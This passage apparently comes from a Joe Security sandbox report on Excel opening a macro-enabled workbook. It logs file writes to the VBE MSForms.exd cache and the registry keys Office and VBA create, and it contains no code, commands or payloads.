C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	512	74 41 00 00 bc 24 00 00 5c 30 00 00 a8 49 00 00 e4 47 00 00 60 3c 00 00 f8 2d 00 00 58 45 00 00 2c 41 00 00 bc 47 00 00 88 30 00 00 cc 49 00 00 3c 2c 00 00 cc 48 00 00 70 46 00 00 68 3d 00 00 20 42 00 00 64 24 00 00 b8 3b 00 00 44 47 00 00 48 46 00 00 48 43 00 00 48 3e 00 00 94 26 00 00 4c 3c 00 00 18 3a 00 00 20 44 00 00 44 38 00 00 a8 45 00 00 18 47 00 00 80 45 00 00 10 43 00 00 14 49 00 00 84 49 00 00 2c 30 00 00 24 40 00 00 90 42 00 00 ac 44 00 00 1c 3e 00 00 ac 3f 00 00 34 42 00 00 14 45 00 00 98 47 00 00 a4 43 00 00 94 32 00 00 14 41 00 00 0c 48 00 00 5c 44 00 00 bc 45 00 00 84 28 00 00 c0 2f 00 00 ac 2d 00 00 e4 31 00 00 b4 41 00 00 b4 40 00 00 6c 34 00 00 e8 21 00 00 9c 40 00 00 40 3b 00 00 08 2a 00 00 6c 45 00 00 cc 40 00 00 24 46 00 00 fc 3e 00	tA...$..\0...I...G..`<...-..XE ..,A...G...0...I..<,...H..pF.. h=.. B..d$...;..DG..HF..HC..H> ...&..L<...:.. D..D8...E...G.. .E...C...I...I..,0..$@...B...D ...>...?..4B...E...G...C...2.. .A...H..\D...E...(.../...-...1 ...A...@..l4...!...@..@;...*.. lE...@..$F...>.	success or wait	1	68343F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	18924	ff ff ff ff ff ff ff 07 00 43 0f 4d 53 46 6f 72 6d 73 57 00 00 00 00 ff ff ff ff 09 38 e4 f5 4f 4c 45 5f 43 4f 4c 4f 52 57 57 57 64 00 00 00 ff ff ff ff 0a 38 28 6f 4f 4c 45 5f 48 41 4e 44 4c 45 57 57 c8 00 00 00 ff ff ff ff 10 38 c2 57 4f 4c 45 5f 4f 50 54 45 58 43 4c 55 53 49 56 45 2c 01 00 00 ff ff ff ff 05 38 9f ce 49 46 6f 6e 74 57 57 57 90 01 00 00 ff ff ff ff 04 28 55 10 46 6f 6e 74 f4 01 00 00 ff ff ff ff 0c 38 a9 2a 66 6d 44 72 6f 70 45 66 66 65 63 74 58 02 00 00 ff ff ff ff 08 38 8c 62 66 6d 41 63 74 69 6f 6e bc 02 00 00 ff ff ff ff 10 38 8f 6b 49 44 61 74 61 41 75 74 6f 57 72 61 70 70 65 72 20 03 00 00 ff ff ff ff 0e 38 dc 56 49 52 65 74 75 72 6e 49 6e 74 65 67 65 72 57 57 84 03 00 00 ff ff ff ff 0e 38 e0 39 49 52 65 74 75 72 6e 42 6f 6f 6c	.....C.MSFormsW.....8 ..OLE_COLORWWWd.....8(oOLE_ HANDLEWW.....8.WOLE_OPTEXC LUSIVE,.....8..IFontWWW..... (U.Font.....8.*fmDrop EffectX.....8.bfmAction.....8.kIDataAutoWrapper ...8.VIReturnIntegerWW.....8.9IReturnBool	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	1620	22 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 4f 62 6a 65 63 74 20 4c 69 62 72 61 72 79 1c 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 53 79 73 57 4f 57 36 34 5c 66 6d 32 30 2e 68 6c 70 57 57 04 00 4e 6f 6e 65 57 57 04 00 43 6f 70 79 57 57 04 00 4d 6f 76 65 57 57 0a 00 43 6f 70 79 4f 72 4d 6f 76 65 03 00 43 75 74 57 57 57 05 00 50 61 73 74 65 57 08 00 44 72 61 67 44 72 6f 70 57 57 07 00 49 6e 68 65 72 69 74 57 57 57 02 00 4f 6e 57 57 57 03 00 4f 66 66 57 57 57 07 00 44 65 66 61 75 6c 74 57 57 57 05 00 41 72 72 6f 77 57 05 00 43 72 6f 73 73 57 05 00 49 42 65 61 6d 57 08 00 53 69 7a 65 4e 45 53 57 57 57 06 00 53 69 7a 65 4e 53 08 00 53 69 7a 65 4e 57 53 45 57 57 06 00 53 69 7a 65 57 45 07 00 55 70 41 72 72 6f 77 57 57 57 09 00 48 6f 75 72 47	".Microsoft Forms 2.0 Object Library..C:\Windows\SysWOW64\fm20.hlpWW..NoneWW..CopyWW..MoveWW..CopyOrMove..CutWWW..PasteW..DragDropWW..InheritWWW..OnWWW..OffWWW..DefaultWWW..ArrowW..CrossW..IBeamW..SizeNESWWW..SizeNS..SizeNWSEWW..SizeWE..UpArrowWWW..HourG	success or wait	1	68343F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	3600	1a 00 08 40 08 00 08 80 1a 00 06 40 06 00 06 80 1a 00 0b 40 0b 00 0b 80 1a 00 02 40 02 00 02 80 1d 00 ff 7f 64 00 00 00 1a 00 ff 7f 20 00 00 00 1d 00 ff 7f 2c 01 00 00 1a 00 ff 7f 30 00 00 00 1a 00 ff 7f 38 00 00 00 1d 00 ff 7f 19 00 00 00 1a 00 ff 7f 48 00 00 00 1a 00 00 40 18 00 00 80 1a 00 fe 7f 58 00 00 00 1a 00 13 40 17 00 13 80 1d 00 ff 7f 25 00 00 00 1a 00 ff 7f 70 00 00 00 1a 00 10 40 10 00 10 80 1a 00 fe 7f 80 00 00 00 1a 00 03 40 03 00 03 80 1d 00 ff 7f 31 00 00 00 1a 00 ff 7f 98 00 00 00 1d 00 ff 7f 3d 00 00 00 1a 00 ff 7f a8 00 00 00 1a 00 0c 40 0c 00 0c 80 1d 00 ff 7f 49 00 00 00 1a 00 ff 7f c0 00 00 00 1d 00 03 00 f4 01 00 00 1d 00 ff 7f 55 00 00 00 1a 00 ff 7f d8 00 00 00 1d 00 ff 7f 61 00 00 00 1a 00 ff 7f e8 00 00 00 1d 00 ff 7f 6d 00 00	...@.......@.......@.......@.. ......d....... ....,....... 0.......8...............H..... .@........X......@........%... ....p......@...............@.. ......1...............=....... ....@........I............. ....U...............a... ....m..	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	03 00 fe ff ff ff 57 57 03 00 ff ff ff ff 57 57	......WW......WW	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	24 03 00 00	$...	success or wait	107	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	24 00	$.	success or wait	1956	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	22	00 00 19 00 19 80 00 00 00 00 0c 00 4c 00 11 44 01 00 01 00 00 00	............L..D......	success or wait	1757	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	12	00 00 00 00 24 11 00 00 0a 00 00 00	....$.......	success or wait	1215	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	88	00 00 00 00 00 00 00 00 02 00 00 00 02 00 00 00 03 00 00 00 03 00 00 00 04 00 00 00 04 00 00 00 05 00 00 00 05 00 00 00 06 00 00 00 06 00 00 00 07 00 00 00 07 00 00 00 08 00 00 00 08 00 00 00 10 00 01 60 11 00 01 60 12 00 01 60 13 00 01 60 14 00 01 60 15 00 01 60	....`...`...`...`...`	success or wait	107	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	88	14 11 00 00 14 11 00 00 38 11 00 00 38 11 00 00 5c 11 00 00 5c 11 00 00 80 11 00 00 80 11 00 00 a8 11 00 00 a8 11 00 00 d8 11 00 00 d8 11 00 00 10 12 00 00 10 12 00 00 38 12 00 00 38 12 00 00 60 12 00 00 88 12 00 00 b0 12 00 00 dc 12 00 00 20 13 00 00 38 13 00 00	........8...8...\...\......... ....8... 8...`............... ...8...	success or wait	107	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	88	00 00 00 00 24 00 00 00 48 00 00 00 6c 00 00 00 90 00 00 00 b4 00 00 00 d8 00 00 00 fc 00 00 00 20 01 00 00 44 01 00 00 68 01 00 00 8c 01 00 00 b0 01 00 00 d4 01 00 00 f8 01 00 00 1c 02 00 00 40 02 00 00 64 02 00 00 88 02 00 00 ac 02 00 00 dc 02 00 00 00 03 00 00	....$...H...l.................. ...D...h.................. ....@...d..................	success or wait	107	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	4d 53 46 54	MSFT	success or wait	1	68343F8E	unknown

Copyright Joe Security LLC 2021

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	02 00 01 00	....	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	09 04 00 00	....	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	51 00	Q.	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	00 00	..	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	02 00	..	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	00 00	..	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	06 00 00 00	....	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	ab 00 00 00	....	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	cd 02 00 00	....	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	15 24 00 00	.$..	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	24 00 00 00	$...	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	ff ff ff ff	....	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	20 00 00 00	...	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	80 00 00 00	....	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	0d 00 00 00	....	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	bc 00 00 00	....	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	684	00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00	....d.....,.....X..... .....L.....x... ....@.....l.....4..... .....`.....(.....T... .....H.....t..... <.....h.....0... .....\.....$.....P. .....l.....D..... p.....8.....	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	f0 03 00 00 cc 42 00 00 ff ff ff ff 0f 00 00 00	.....B.....	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	bc 5e 00 00 d0 08 00 00 ff ff ff ff 0f 00 00 00	.^.....	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	8c 67 00 00 1c 00 00 00 ff ff ff ff 0f 00 00 00	.g.....	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	bc 57 00 00 00 07 00 00 ff ff ff ff 0f 00 00 00	.W.....	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	bc 46 00 00 80 00 00 00 ff ff ff ff 0f 00 00 00	.F.....	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	3c 47 00 00 80 10 00 00 ff ff ff ff 0f 00 00 00	<G.....	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	a8 67 00 00 00 02 00 00 ff ff ff ff 0f 00 00 00	.g.....	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	a8 69 00 00 ec 49 00 00 ff ff ff ff 0f 00 00 00	.i...I.....	success or wait	1	68343F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	94 b3 00 00 54 06 00 00 ff ff ff ff 0f 00 00 00	....T...........	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	e8 b9 00 00 10 0e 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	f8 c7 00 00 10 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	17100	26 21 00 00 08 c8 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff 26 21 01 00 08 c8 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00 2c 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff a6 10 02 00 08 c8 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 00 00 00 00 00 44 00 00	&!............................ ....&!.................. ....0..... ..,........................... ....H.......D..	success or wait	1	68343F8E	unknown
C:\Users\user\Desktop\~$Outstanding-Debt-1754918061-05042021.xlsm	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	3851E4	WriteFile
C:\Users\user\Desktop\~$Outstanding-Debt-1754918061-05042021.xlsm	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	385241	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	2920F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	29211C	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	68348A84	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1	success or wait	1	68348A84	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1\Common	success or wait	1	68348A84	RegCreateKeyExA

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	29213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	29213B	RegSetValueExW
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00006109E60090400000000000F01FEC\Usage	VBAFilesIntl_1033	dword	1386479617	success or wait	1	683A7FEE	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly